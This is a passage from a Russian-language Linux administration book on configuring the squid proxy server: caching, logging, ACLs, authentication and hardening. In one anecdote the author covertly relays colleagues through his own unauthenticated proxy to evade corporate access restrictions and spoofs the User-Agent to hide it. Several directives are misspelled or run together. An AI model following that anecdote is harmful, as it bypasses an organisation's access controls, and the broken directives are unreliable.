При использовании протокола ICP (или иного способа поиска данных в других прокси-серверах) выигрыш в скорости загрузки не столь заметен при обращении к документам маленького размера, потому что возрастают расходы времени на ICP и поиск информации в кэше. При большой нагрузке на серверы и большой базе кэша поиск может оказаться слишком долгим, и преимущество в скорости исчезает. Единственное, чем полезно такое решение, — экономия трафика, которая может сберечь деньги тем, кто оплачивает каждый получаемый мегабайт.

Мы рассмотрели основные возможности прокси-серверов, но это не значит, что все они есть в любом сервере. Все зависит от разработчика, и некоторые реализуют только одну задачу.

Для работы через прокси-сервер вы должны настроить соответствующую программу — например, браузер Mozilla. Запустите этот обозреватель и выберите команду меню **Edit | Preferences**. В открывшемся окне с левой стороны расположен список категорий для конфигурирования. Выберите **Advanced | Proxies** и перейдите к настройке подключения через прокси-сервер. По умолчанию установлено автоматическое определение соединения (**Direct connection to the Internet**). Вы должны поменять этот параметр на ручную конфигурацию (**Manual proxy configuration**) и указать IP-адрес и порт прокси-сервера для каждого протокола (рис. 9.2).




Рис. 9.2. Настройка соединения через прокси-сервер в браузере Mozilla

После этого браузер будет посылать все запросы прокси-серверу, а тот уже перенаправит их серверу, если сам не может ответить самостоятельно. Прокси-сервер должен постоянно находиться в загруженном состоянии и прослушивать определенный порт (или несколько портов для разных протоколов).

Под каждую задачу, поддерживающую определенный протокол, как правило, выделяется отдельный порт. Для протокола HTTP, применяемого для загрузки веб-страниц, чаще всего используются порты 3128 или 8080, но эти значения зависят от сервера и могут быть изменены. Перед использованием определенной программы прокси-сервера убедитесь, что она обладает необходимыми вам возможностями и обеспечивает поддержку всех нужных протоколов. Неподдерживаемые протоколы придется направлять не через сервер, а напрямую, через шлюз.

Для повышения безопасности вашей сети необходимо с помощью сетевого экрана запретить подключения извне на используемые сервисом squid порты. Например, для работы с протоколом HTTP по умолчанию он работает через порт 3128. И если к этому порту будет разрешено подключаться только из локальной сети, то хакер не сможет воспользоваться этим прокси-сервером в своих целях или для получения доступа к компьютерам защищенной им сети.

9.2. Кэширование

Я полагаю, что сейчас не так часто в каких-то сетях устанавливается прокси-сервер для кэширования трафика, приходящего из Интернета. Каналы стали настолько широкими и скоростными, а Интернет настолько огромным и динамично развивающимся, что кэшировать что-либо практически бесполезно. Страницы новостных лент меняются постоянно, и если в какой-то момент закэшировать графику той или иной страницы, то через час на этой странице графика окажется уже другой, и из кэша будет доставлено пользователю всего несколько статичных файлов. Стоит эта экономия трафика затрат на сервер и его сопровождение? Трудно сказать...

Мне кажется, что сейчас прокси-сервер чаще используется владельцами сайтов с особенно высокой нагрузкой. Этот сервис очень быстрый и неплохо справляется в качестве первой линии обороны против наплыва большого трафика. По крайней мере, я использую squid именно так, и давайте посмотрим, как это работает.

Этот сервис устанавливается на серверы, которые принимают запросы от пользователя. Если запрашиваемый файл есть в кэше, то он тут же возвращается пользователю, экономя ресурсы остальных серверов. Если файла нет, то он запрашивается уже у одного из веб-серверов. А их у больших сайтов может быть несколько.

9.3. Прокси-сервер squid

Как я уже отмечал, самым распространенным прокси-сервером является squid. Этот сервер имеет весьма длинную историю, и за время его существования в нем реализовано много возможностей.

Основной конфигурационный файл для squid — /etc/squid/squid.conf (в некоторых системах место его расположения /etc/squid.conf). Файл очень велик, и приводить его полностью нет смысла, т. к. значительную его часть занимают подробные комментарии по использованию директив.

Рассмотрим основные команды, которые доступны нам для управления прокси-сервером. Как обычно, все параметры, влияющие на производительность и безопасность, мы разберем подробно. Остальные настройки будут рассмотрены более поверхностно — с ними можно поближе познакомиться, прочитав комментарии из конфигурационного файла.

9.3.1. Директивы настройки HTTP

При подключении к Интернету пользователи первым делом загружают веб-страницы. Если используется squid, то необходимо правильно настроить протокол HTTP. Для решения этой задачи в файле squid.conf есть следующие директивы:

- `http_port n` — номер порта, через который будет происходить подключение. Порты, на которых сервер будет ожидать подключения клиентов, — это первое,

что необходимо настроить. Такие директивы имеют формат `XXXX_port`. Для порта HTTP запись будет выглядеть таким образом:

```
http_port 8080
```

При конфигурировании браузера на клиентском компьютере вы должны будете указать IP-адрес сервера, где установлен squid, и прописанный в этой директиве порт;

- `hierarchy_stoplist` — определяет перечень URL-адресов, данные с которых всегда должны получаться с сервера, а не из кэша. Я рекомендую добавить в этот список слова `cgi-bin` и вопросительный знак. Адреса URL, содержащие такой текст, указывают на сценарии, которые могут исполняться на сервере, и их результат желательно не кэшировать.

  Рассмотрим пример. Предположим, что вы прочитали веб-страницу **www.servername.com/cgi-bin/ping.cgi**, на которой можно через веб-интерфейс выполнить команду `ping`. Допустим, что при первом обращении вы запустили команду `ping` к адресу `18.1.1.1`. Результат будет сохранен в кэше прокси-сервера. В следующий раз вы обращаетесь к сценарию, чтобы выполнить `ping 18.1.1.18`, но браузер вернет первый результат, потому что возьмет его из своего кэша.

  Страницы со сценариями могут возвращать разный результат в зависимости от ситуации и параметров, которые выбрал пользователь. Если же такие страницы кэшировать, то вы всегда будете видеть одно и то же. В результате от соединения через прокси-сервер вы получите только неудобства.

  Вопросительный знак очень часто используется для передачи параметров, поэтому такие страницы тоже не рекомендуется кэшировать.

  Тег `hierarchy_stoplist` запрещает брать страницу из кэша, а следующие две строки задают правило, по которому страницы с URL-адресом, содержащие слова `cgi-bin` или вопросительный знак, вообще не будут кэшироваться:

  ```
  acl QUERY urlpath_regex cgi-bin \?
  no_cache deny QUERY
  ```

  Думаю, вы согласитесь со мной, что незачем кэшировать то, что все равно при новом запросе будет получаться с сервера, и зря расходовать дисковое пространство.

9.3.2. Директивы настройки FTP

Для работы по протоколу FTP тоже есть несколько директив:

- `ftp_passive параметр` — режим работы. Если в качестве параметра указано значение `on` (устанавливается по умолчанию), то пассивный режим разрешен.

  Сервер squid позволяет работать с протоколом FTP, но для этого может потребоваться дополнительная настройка. Например, если squid находится за сетевым экраном, запрещающим пассивный режим, то лучше изменить значение параметра по умолчанию, установив для этого следующую директиву:

  ```
  ftp_passive off
  ```

- `ftp_user адрес` — определяет адрес E-mail, который будет использоваться в качестве пароля при авторизации на анонимном FTP-сервере.

  Ни один сервер не может точно сказать, правильно ли вы указали адрес, поэтому проверка может быть отключена. Но некоторые FTP-серверы проверяют корректность написания адреса. По умолчанию squid использует в качестве E-mail слово `squid@`:

  ```
  ftp_user squid@
  ```

  По умолчанию в файле /etc/squid/squid.conf эта строка закомментирована, но желательно поменять в ней адрес E-mail, например:

  ```
  ftp_user squid@hotmail.com
  ```

  Такой адрес любой FTP-сервер воспримет как корректный, потому что он соответствует всем правилам написания E-mail;

- `ftp_list_width n` — число `n` задает ширину листинга при просмотре содержимого FTP-сервера. Это значение должно быть достаточным, чтобы увидеть все файлы. Если установить слишком маленькое значение, то имена файлов будут обрезаться.

9.3.3. Настройка кэша

От того, как вы настроите кэш, зависит удобство работы через прокси-сервер, поэтому я постараюсь показать все соответствующие директивы и подробно рассмотреть каждую из них:

- `cache_dir тип каталог размер L1 L2 опции` — определяет параметры каталога, в котором будет храниться кэш. Основными для нас являются `тип`, `каталог` и `размер`. В большинстве случаев для типа применяется значение `ufs`, но если вы используете асинхронный ввод/вывод (я не советую, потому что это может вызвать проблемы в работе), то нужно установить `aufs`.

  Каталог нужно выбрать в самом большом разделе, чтобы информация не разобщалась по нескольким дискам. Если же у вас используется один диск с одним разделом, то расположение каталога не имеет особого значения.

  Размер каталога по умолчанию равен 100 Мбайт. Этого достаточно для ускорения работы трех пользователей. Если в вашей сети много пользователей, и у каждого свои вкусы (любимые сайты), то значение желательно увеличить. Я использую не менее 1 Гбайт кэша. Выделенное пространство быстро исчезает, особенно если серверу разрешено кэшировать большие файлы;

- `cache_mem n MB` — задает максимальный размер оперативной памяти, необходимый для программы. По умолчанию задано 8 Мбайт. Если настраиваемый компьютер решает только задачи прокси-сервера, то можно указать значение, равное разнице объемов оперативной памяти и памяти, необходимой для ОС. Для ОС в текстовом режиме 64 Мбайт будет более чем достаточно, и, например, если у вас ОЗУ 512 Мбайт, то 448 Мбайт можно отдать прокси-серверу — чем

больше у него оперативной памяти, тем быстрее он сможет отвечать на часто повторяемые запросы;

- `cache_swap_low n` — процент заполнения кэша. Когда размер кэша превышает значение `n`, сервер начинает его чистить, убирая устаревшие объекты, пока размер не станет удовлетворять параметру;
- `cache_swap_high n` — процент заполнения кэша. Команда аналогична предыдущей, но сервер начинает освобождать кэш более интенсивно. Это необходимо, чтобы не возникла ситуация, когда кэш будет переполнен;
- `minimum_object_size n KB` — минимальный размер объекта, который попадает в кэш. По умолчанию установлено значение 0 — при нем порог отсутствует;
- `maximum_object_size n KB` — максимальный размер объекта, который должен кэшироваться. По умолчанию стоит значение 4096 Кбайт, что соответствует 4 Мбайт. Для повышения производительности сервера необходимо понизить это значение, но при этом может увеличиться расход трафика. Если экономия трафика важнее производительности, то значение `n` лучше увеличить;
- `maximum_object_size_in_memory n KB` — максимальный размер объекта в памяти. По умолчанию установлено значение 8 Кбайт;
- `ipcache_size n` — размер кэша для хранения IP-адресов. По умолчанию задано значение 1024 Кбайт;
- `ipcache_low n` и `ipcache_high n` — соответственно минимальный и максимальный проценты заполнения кэша для IP-адресов;
- `reference_age параметр` — время жизни объекта в кэше. Если объект пролежал дольше, то его можно удалять по старости. Рассмотрим несколько примеров использования директивы:

```
reference_age 1 week
reference_age 3.5 days
reference_age 4 months
reference_age 2.2 hours
```

  По умолчанию используется значение в один год:

```
reference_age 1 year
```

- `quick_abort_min n KB` — минимальный размер объекта, при котором в случае обрыва соединения необходимо после его восстановления закончить скачивание объекта и полностью его сохранить. Это позволяет сократить трафик и увеличить скорость работы в сети. Например, пользователь запустил на скачивание файл для проверки соединения и оборвал связь. Если сервер успел сохранить файл, то при повторной попытке не надо снова скачивать те же данные. Достаточно их взять из кэша. По умолчанию установлено значение `16`. Чтобы отключить эту возможность, можно задать значение `-1`;
- `quick_abort_max n KB` — максимальный остаток объекта, при котором закачка будет прервана в случае обрыва соединения. По умолчанию установлено значение `16`;

- `quick_abort_pct n` — параметр аналогичен `quick_abort_min`, но в этом случае указывается процент уже полученной информации;
- `negative_ttl n minutes` — количество минут, которые нужно кэшировать негативный ответ сервера. Например, пользователь зашел на сервер и получил ошибку, которая может быть временной, поэтому нельзя кэшировать ответ на длительный срок. Значение по умолчанию — 5 минут. Если пользователь обратится по тому же адресу по истечении этого времени, то копия из кэша не будет использоваться, а произойдет новая попытка зайти на сайт;
- `positive_dns_ttl n hours` — время в часах, в течение которого нужно кэшировать положительный результат DNS-запроса. В этот промежуток времени при повторных обращениях к DNS IP-адрес будет взят из кэша. По умолчанию задано значение 6 часов, в настоящее время его можно увеличить до 24 часов. Несколько лет назад IP-адреса имели тенденцию очень часто меняться, поэтому приходилось ограничивать время жизни запросов. Сейчас большинство сайтов имеют статические адреса, которые изменяются только при смене хостинга, а крупные порталы зарезервировали себе собственные постоянные IP-адреса. Если вы не хотите использовать кэширование IP-адресов, встроенное в squid, то можно установить этот параметр в `0`;
- `negative_dns_ttl n minutes` — промежуток времени в минутах, в пределах которого нужно кэшировать негативный ответ DNS-сервера. Если по имени не найден IP-адрес, то, возможно, проблема с сервером имен, а не с именем. Такие вопросы чаще всего решаются в течение 2–3 минут, поэтому отрицательный ответ не стоит держать в кэше дольше, иначе все это время клиенты не смогут обратиться к сайту. Я делаю этот параметр равным 1 или 0, чтобы пользователи увидели нужный сайт сразу после устранения проблемы;
- `range_offset_limit n KB` — порядок передачи клиенту неполных данных. Пользователь может запросить не весь файл, а лишь его часть. В этом случае squid не может кэшировать такой файл, не скачав его целиком. Однако если запрошенная часть сильно смещена от начала файла, то это приведет к большой задержке перед тем, как squid начнет возвращать что-либо клиенту. Для контроля над такими ситуациями и предусмотрен этот параметр — если смещение запрошенной части более параметра `n`, то прокси-сервер запросит у сервера в Интернете лишь необходимую пользователю часть файла и не будет его кэшировать. Если указать значение `-1`, то squid будет всегда загружать весь файл и кэшировать его содержимое. Если же указать значение `0` (по умолчанию), то, напротив, squid будет скачивать только запрошенные части файлов и кэшировать их, лишь если запрошен весь файл.

9.3.4. Журналы

В конфигурационном файле есть несколько параметров, влияющих на работу прокси-сервера с журналом (журналы легко читаются в любом текстовом редакторе):

- `cache_access_log файл` — журнал, в котором сохраняется вся активность пользователей, а именно: HTTP- и ICP-запросы. По умолчанию этот параметр равен **/var/log/squid/access.log**;

- `cache_log файл` — файл для хранения основной информации о кэше. По умолчанию это /var/log/squid/cache.log;
- `cache_store_log файл` — журнал операций над объектами в кэше (убраны или помещены на какое-то время). По умолчанию используется файл /var/log/squid/store.log, но вы без проблем можете отключить этот журнал, указав в качестве значения `none`, потому что утилит для анализа сохраняемых данных нет, да и вообще пользы в таких данных мало, а расходы на их сохранение присутствуют;
- `log_mime_hdrs параметр` — если в качестве параметра указано `on`, то в журнале access будут сохраняться заголовки MIME;
- `useragent_log` — журнал, в котором сохраняется поле `User-agent` заголовков HTTP. Смысла в этом поле нет, потому что его легко подделать, и ничего полезного журнал не даст, поэтому по умолчанию он не используется.

В *разд. 12.5* мы будем говорить о журналах различных сервисов Linux, а в *разд. 12.5.4* подробно рассмотрим содержимое основного журнала squid — /var/log/squid/access.log.

9.3.5. Разделение кэша

Чтобы ваш сервер мог обмениваться запросами с другими squid-серверами, разделяя таким образом содержимое кэша, вы должны настроить соответствующий протокол. Для этого есть следующие директивы:

- `icp_port n` — номер порта, который будет использоваться для ICP-протокола. По умолчанию задано значение 3130. Если указать 0, то протокол будет заблокирован;
- `htcp_port n` — номер порта, который будет использоваться для ICP-протокола, работающего поверх TCP/IP. По умолчанию задано значение 4827. Если указать 0, то протокол будет заблокирован;
- `cache_peer адрес тип http_порт icp_порт опции` — сервер, с которым можно обмениваться информацией. В качестве адреса указывается имя (или адрес) сервера, с которым предполагается взаимодействие. Параметр `http_порт` определяет порт, на котором настроен HTTP-прокси, и соответствует параметру `http_port` в файле конфигурации squid. Атрибут `icp_порт` определяет порт, на котором настроен протокол ICP, и соответствует параметру `icp_port` в файле конфигурации squid удаленной системы. В качестве типа может указываться одно из следующих значений:
  - `parent` — старший в иерархии;
  - `sibling` — равнозначный;
  - `multicast` — широковещательный.

  Последний параметр `опции` может принимать много различных значений, поэтому мы его рассматривать не будем, чтобы не утяжелять книгу. В комментариях, содержащихся в конфигурационном файле, каждый параметр подробно описан;

- `icp_query_timeout n` — время ожидания в миллисекундах. Чаще всего прокси-серверы расположены в локальной сети с высокой скоростью доступа, и ожидание более 2000 мс будет лишним. Иначе, если ответ не будет получен и придется обращаться в Интернет, пользователь ощутит большую задержку;
- `cache_peer_domain хост домен` — разрешить для соседнего прокси-сервера, расположенного по адресу `хост`, работу только с указанными доменами. Например, следующая строка позволит обращаться к соседнему прокси-серверу с адресом 192.168.2.20 (который должен быть описан директивой `cache_peer`) только за тем, что относится к домену **.com**:

  ```
  cache_peer_domain 192.168.2.20 .com
  ```

  Все остальные запросы не будут направляться на указанный соседний сервер, чтобы не перегружать его лишней работой. С помощью этого параметра можно настроить в сети несколько прокси-серверов, где каждый будет отвечать за свой домен.

9.3.6. Дополнительные директивы

Рассмотрим представляющие для нас ценность оставшиеся параметры, которые я не смог отнести к определенным категориям:

- `redirect_rewrites_host_header параметр` — разрешение (`on`) или запрет (`off`) на изменение поля `Host` в заголовках запросов. Если изменение разрешено, то сервер работает в анонимном режиме, иначе — в прозрачном. Анонимный режим требует дополнительных затрат, но позволяет использовать всего один IP-адрес для внешних соединений в сети любого размера. Прозрачный режим работает быстрее, но каждый компьютер должен иметь собственный IP-адрес, подходящий для работы с Интернетом;
- `redirector_access список` — перечень запросов, проходящих через перенаправитель (redirector). Перенаправитель — это небольшая программа, которая просматривает запрашиваемые URL и, возможно, заменяет их. Этот механизм позволяет реализовать довольно эффективный фильтр, запрещающий, например, просмотр порнографии. Более подробную информацию можно найти в *разд. 9.5.6* и в документации по squid. По умолчанию перенаправителю отправляются все запросы;
- `cache_mgr email` — адрес E-mail, на который будет послано письмо в случае возникновения проблем с работой прокси-сервера;
- `append_domain домен` — домен по умолчанию. Например, чаще всего пользователи работают с адресами домена **.com**. Вполне логичным будет указать в директиве именно его (`append_domain .com`). Если пользователь введет адрес, например, `redhat`, то squid сам добавит имя домена и направит на сайт **redhat.com**;
- `smtp_port n` — номер порта, на котором нужно ожидать SMTP-запросы для отправки сообщений. Конечно же, SMTP — это такой протокол, который не требует кэширования, и работа через прокси-сервер не сэкономит трафик, но

возможность может оказаться полезной, если нельзя устанавливать шлюз, а разрешен только прокси-сервер;

- `offline_mode параметр` — режим работы. Если параметр равен `on`, то squid будет взаимодействовать только с кэшем, и обращений к Интернету не будет. Если запрашиваемой страницы в кэше нет, то пользователь увидит ошибку. Чтобы squid мог обращаться к Интернету, необходимо установить параметр `off` (установлено по умолчанию).

9.4. Права доступа к squid

Это самая больная тема для любого администратора. Да, и в squid тоже есть права доступа, и они также описываются в конфигурационном файле /etc/squid/squid.conf. Но мы рассматриваем права отдельно, потому что основной упор делаем на безопасность. Именно поэтому этой теме отведен отдельный раздел.

9.4.1. Список контроля доступа

Первое, с чем нам предстоит познакомиться, — это ACL (Access Control List, список контроля доступа), который предоставляет большие возможности для дальнейшей настройки прав доступа к сайтам. С помощью списка имен вы как бы группируете действия или пользователей. Используйте для этого следующую директиву:

```
acl имя тип параметр
```

У этой директивы три параметра:

- `имя` — может быть любым, но лучше всего, если оно будет описывать выполняемые действия;
- `параметр` — задает шаблон или строку, смысл которой зависит от типа записи (второй аргумент);
- `тип` — может принимать следующие значения: `src`, `dst`, `srcdomain`, `dstdomain`, `url_pattern`, `urlpath_pattern`, `time`, `port`, `proto`, `proxy_auth`, `method`, `browser`, `user`. Рассмотрим основные типы, которые вам пригодятся при формировании последнего параметра (шаблона):
  - `src` — задаются IP-адреса пользователей;
  - `dst` — указываются адреса серверов;
  - `port` — определяется номер порта;
  - `proto` — описывается список протоколов (через пробел);
  - `method` — указывается используемый метод, например: `POST`, `GET` и т. д.;
  - `proxy_auth` — определяется список имен пользователей, значения разделяются пробелами. В качестве имени можно использовать `REQUIRED`, чтобы принимались любые действительные для сервера имена (`acl password proxy_auth REQUIRED`);

- `url_regex` — устанавливается URL или регулярное выражение для URL;
- `time` — задается время в формате `дни h1:m1-h2:m2`. С помощью такой записи можно ограничить доступ только определенными днями недели и обусловленным временем. В качестве дней недели можно указывать: `S` — Sunday (воскресенье), `M` — Monday (понедельник), `T` — Tuesday (вторник), `W` — Wednesday (среда), `H` — Thursday (четверг), `F` — Friday (пятница), `A` — Saturday (суббота).

В файле конфигурации уже описано несколько правил, которые готовы к использованию и в большинстве случаев не требуют вмешательства. Этот список прав доступа, необходимых для работы прокси-сервера, приведен в листинге 9.1.

Листинг 9.1. Список acl-правил, описанных по умолчанию в конфигурационном файле /etc/squid/squid.conf

```
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl SSL_ports port 443 563
acl Safe_ports port 80              # http
acl Safe_ports port 21              # ftp
acl Safe_ports port 443 563         # https, snews
acl Safe_ports port 70              # gopher
acl Safe_ports port 210             # wais
acl Safe_ports port 1025-65535      # unregistered ports
acl Safe_ports port 280             # http-mgmt
acl Safe_ports port 488             # gss-http
acl Safe_ports port 591             # filemaker
acl Safe_ports port 777             # multiling http
acl CONNECT method CONNECT
```

Рассмотрим первую строку. Здесь задается ACL с именем `all`. Поскольку использован тип шаблона `src`, то этому списку принадлежат пользователи, у которых IP-адрес соответствует 0.0.0.0/0.0.0.0, т. е. все пользователи.

Следующая строка создает ACL с именем `manager`. Она определяет доступ к протоколу, потому что тип записи `proto`, а последний параметр задает протокол — `cache_object`. И так далее.

Давайте попробуем задать свою запись ACL. Допустим, в вашей сети есть 10 компьютеров с адресами от 192.168.8.1 до 192.168.8.10 (маска подсети 255.255.255.0), которым разрешен доступ к Интернету. Значит, всем остальным нужно запретить.

Уже при создании списка вы должны отталкиваться от идеи, что изначально доступ запрещен всем, и позволять только тем, кому это действительно нужно. Итак, строка для всех у нас уже есть, и ее имя `all`. Для списка из 10 компьютеров создадим запись с именем `AllowUsers`, и ее описание будет следующим:

```
acl AllowUsers src 192.168.8.1-192.168.8.10/255.255.255.0
```

Эта запись относится к типу src, значит, сюда включаются все компьютеры с адресами, указанными в качестве последнего параметра.

9.4.2. Определение прав

После создания списков можно указать права доступа для каждого из них с помощью следующих команд:

- http_access разрешение имя — определяет права доступа по протоколу HTTP. В качестве параметра разрешение можно указывать allow (доступ разрешен) или deny (доступ запрещен). Последний аргумент имя — это имя ACL-записи. В следующем примере запрещается доступ по протоколу HTTP всем пользователям, кроме указанных в ACL-записи AllowUsers:

  ```
  http_access deny all
  http_access allow AllowUsers
  ```

  Указав права доступа для списка AllowUsers, мы одной строкой даем разрешение для всех компьютеров, входящих в этот ACL. Таким образом, нет необходимости прописывать права каждому компьютеру в отдельности. Это значительно облегчает жизнь администраторов в больших сетях.

  В предыдущем примере (см. *разд. 9.4.1*) мы описали список AllowUsers как список компьютеров с IP-адресами из диапазона 192.168.8.1–192.168.8.10. Если к прокси-серверу обратится компьютер с другим адресом, то в доступе будет отказано;

- icp_access разрешение имя — описывает разрешение доступа к прокси-серверу по протоколу ICP. По умолчанию доступ запрещен для всех:

  ```
  icp_access deny all
  ```

- miss_access разрешение имя — описывает разрешение на получение ответа MISSES. В следующем примере только локальным пользователям дано право получать ответ MISSES, а все остальные могут принимать только HITS:

  ```
  acl localclients src 172.16.0.0/16
  miss_access allow localclients
  miss_access deny  !localclients
  ```

9.4.3. Аутентификация

Защита по IP-адресу не гарантирует от его подделки злоумышленником. К тому же, остается вероятность, что кто-то получит физический доступ к компьютеру, имеющему доступ во Всемирную сеть, и сделает нечто неразрешенное.

Мне довелось работать в фирме, где каждому сотруднику было разрешено скачивать из сети определенное количество мегабайт. Проверка проходила через IP-адрес, и при превышении лимита руководство требовало от работника покрыть расходы за сверхнормативный трафик. Это нормальная ситуация, потому что работодатель не должен оплачивать бессмысленные прогулки сотрудника в Интернете.

На работу приходят, чтобы выполнять свои обязанности, а не подыскивать обои для собственного компьютера.

Однажды у некоторых работников оказалось большое превышение трафика. Вроде бы ничего удивительного, но настораживало то, что эти товарищи были в отпусках. Кто-то подделывал чужие адреса и использовал служебный Интернет в своих целях.

Чтобы вы не столкнулись с подобной ситуацией, необходимо привязываться не только к IP-адресу, но и строить дополнительную защиту через проверку имени пользователя и пароля. Для аутентификации необходимо определить следующие директивы:

- `authenticate_program программа файл` — задает программу аутентификации (по умолчанию не используется) и файл паролей. Если вы хотите применить традиционную программу аутентификации, то можно указать следующую строку:

  ```
  authenticate_program /usr/lib/squid/ncsa_auth/usr/etc/passwd
  ```

  Путь к программе `ncsa_auth` в вашей системе может быть иным.

  Чтобы использовать возможности аутентификации прокси-сервера, у вас должна присутствовать хотя бы одна ACL-запись типа `proxy_auth`;

- `authenticate_children n` — определяет количество параллельно работающих процессов аутентификации. Один процесс не может осуществлять проверку нескольких клиентов, поэтому, если один пользователь проходит аутентификацию, то другие не смогут получить доступ к Интернету через сервер squid;

- `authenticate_ttl n hour` — срок (в часах) хранения в кэше результата аутентификации. В течение этого времени пользователь может работать без повторной проверки. По умолчанию установлен 1 час, но если введен неправильный пароль, то запись удаляется из кэша;

- `authenticate_ip_ttl 0 second` — связывает IP-адрес с аутентификацией. Необходимо установить `0`, чтобы пользователи не могли воспользоваться одним и тем же паролем с разных IP-адресов. Некоторые пользователи считают, что можно делиться паролем с друзьями, но не стоит им это разрешать, потому что за раздачу паролей должен отвечать только администратор.

  Если в вашей сети есть dialup-пользователи, подключающиеся с помощью модема, то это значение можно увеличить до 60 секунд, чтобы при разрыве связи была возможность перезвонить. Но обычно при dialup-подключении используются динамические IP-адреса, которые выдаются при каждом соединении, и нет гарантии, что после повторного звонка адрес сохранится;

- `authenticate_ip_ttl_is_strict параметр` — если параметр равен `on`, то доступ с других IP-адресов запрещен, пока время, указанное в `authenticate_ip_ttl`, не выйдет.

> ***Внимание!***
>
> Аутентификация не работает, если squid настроен на работу в прозрачном режиме.

9.5. Некоторые нюансы работы со squid

Сейчас нам предстоит немного поговорить о некоторых вопросах безопасности сервиса squid и дополнительных возможностях, которые могут ускорить работу в Интернете.

9.5.1. Безопасность сервиса

Когда я впервые знакомился с документацией на squid, то мне очень понравились следующие два параметра: `cache_effective_user` и `cache_effective_group`. Если squid запущен от имени администратора root, то идентификаторы пользователя и группы будут заменены на указанные в этих параметрах. По умолчанию установлено значение идентификатора squid и для пользователя, и для группы:

```
cache_effective_user squid
cache_effective_group squid
```

Таким образом, squid не будет работать с правами root, и при попытке сделать это сервис сам понизит свои права до squid. Не стоит вмешиваться. Сервису squid не имеет смысла давать большего, потому что ему достаточно прав только на работу с каталогом кэша.

9.5.2. Ускорение сайта

Сервис squid может ускорить работу определенного сайта, функционируя как httpd-акселератор. Для этого необходимо указать как минимум три параметра: адрес ускоряемого сервера, который надо кэшировать, его порт и атрибуты сервера, который надо ускорять. Это делается с помощью следующих директив:

- `httpd_accel_host адрес` — адрес реального сервера;
- `httpd_accel_port порт` — порт веб-сервера. Чаще всего это порт по умолчанию (он равен 80), если не указан другой;
- `httpd_accel_uses_host_header параметр` — заголовок HTTP включает в себя поле `Host`. Сервер squid не проверяет `Host`, и это может оказаться большой дырой в безопасности. Разработчики рекомендуют отключать эту директиву, указав в качестве параметра значение `off`. Включать ее необходимо, если squid работает в прозрачном режиме;
- `httpd_accel_with_proxy параметр` — флаг использования кэширования страницы для дополнительного повышения скорости (`on`/`off`).

9.5.3. Маленький секрет поля *User Agent*

Многие статистические системы не учитывают или не пускают к себе пользователей, запросы которых содержат пустое значение в поле `User Agent`. Именно так определяется, что вы работаете через прокси-сервер.

Опять случай из собственной практики. Я снова вспоминаю фирму, где мне пришлось работать четыре года, и где защита была организована по IP-адресу. Мой отдел занимался автоматизацией производства, и в нем работали электронщики, а я был единственный программист и администратор в одном лице. Доступ в Интернет был разрешен только мне, начальнику отдела и его заместителю. Через несколько часов доступ имели все сотрудники отдела. Как это происходило? Решение очень простое — я поставил на свой компьютер прокси-сервер, к которому могли подключаться без аутентификации мои сослуживцы, а он уже переправлял эти запросы корпоративному прокси-серверу. Поскольку все запросы шли от меня, то главный прокси-сервер не возражал.

На первый взгляд решение идеальное, но тут есть один изъян. Да, это поле `User Agent`, которое становится пустым при прохождении пакетов через мой squid-сервис. Но поле можно задать вручную в конфигурационном файле. Для этого существует директива `fake_user_agent`. Например, следующая строка может эмулировать запросы, как будто они идут от браузера Netscape:

```
fake_user_agent Netscape/1.0 (CP/M; 8-bit)
```

9.5.4. Защита сети

Сервис squid может быть как средством защиты сети, так и орудием проникновения хакера в сеть. Чтобы внешние пользователи не могли задействовать прокси-сервер для подключения к компьютерам локальной сети, необходимо добавить в конфигурационный файл следующие строки:

```
tcp_incoming_address внутренний_адрес
tcp_outgiong_address внешний_адрес
udp_incoming_address внутренний_адрес
udp_outgiong_address внешний_адрес
```

Здесь `внутренний_адрес` — это адрес компьютера с установленным squid, сетевое соединение которого направлено на вашу локальную сеть, а `внешний_адрес` — это адрес сетевого соединения, направленного в Интернет. Если неправильно указать адреса, то хакер сможет подключаться к компьютерам локальной сети, находясь за ее пределами. Вот пример ошибочного конфигурирования squid-сервиса:

```
tcp_incoming_address внешний_адрес
tcp_outgiong_address внутренний_адрес
udp_incoming_address внешний_адрес
udp_outgiong_address внутренний_адрес
```

9.5.5. Борьба с баннерами и всплывающими окнами

В фирме, где я работал, появился новый сотрудник, и в первую неделю мы ощутили увеличение трафика. Это бывает со всеми, потому что любой новый пользователь Интернета начинает смотреть все страницы подряд. Со временем интерес стихает, и трафик понижается.

Мы уже говорили о том, что на любом сайте бóльшую часть трафика отнимает графика. В большинстве браузеров отображение картинок можно отключить, но после этого путешествие окажется не очень удобным. Некоторые сайты без графики теряют информативность, и с ними становится сложнее работать, поэтому отказаться совсем от этого режима невозможно.

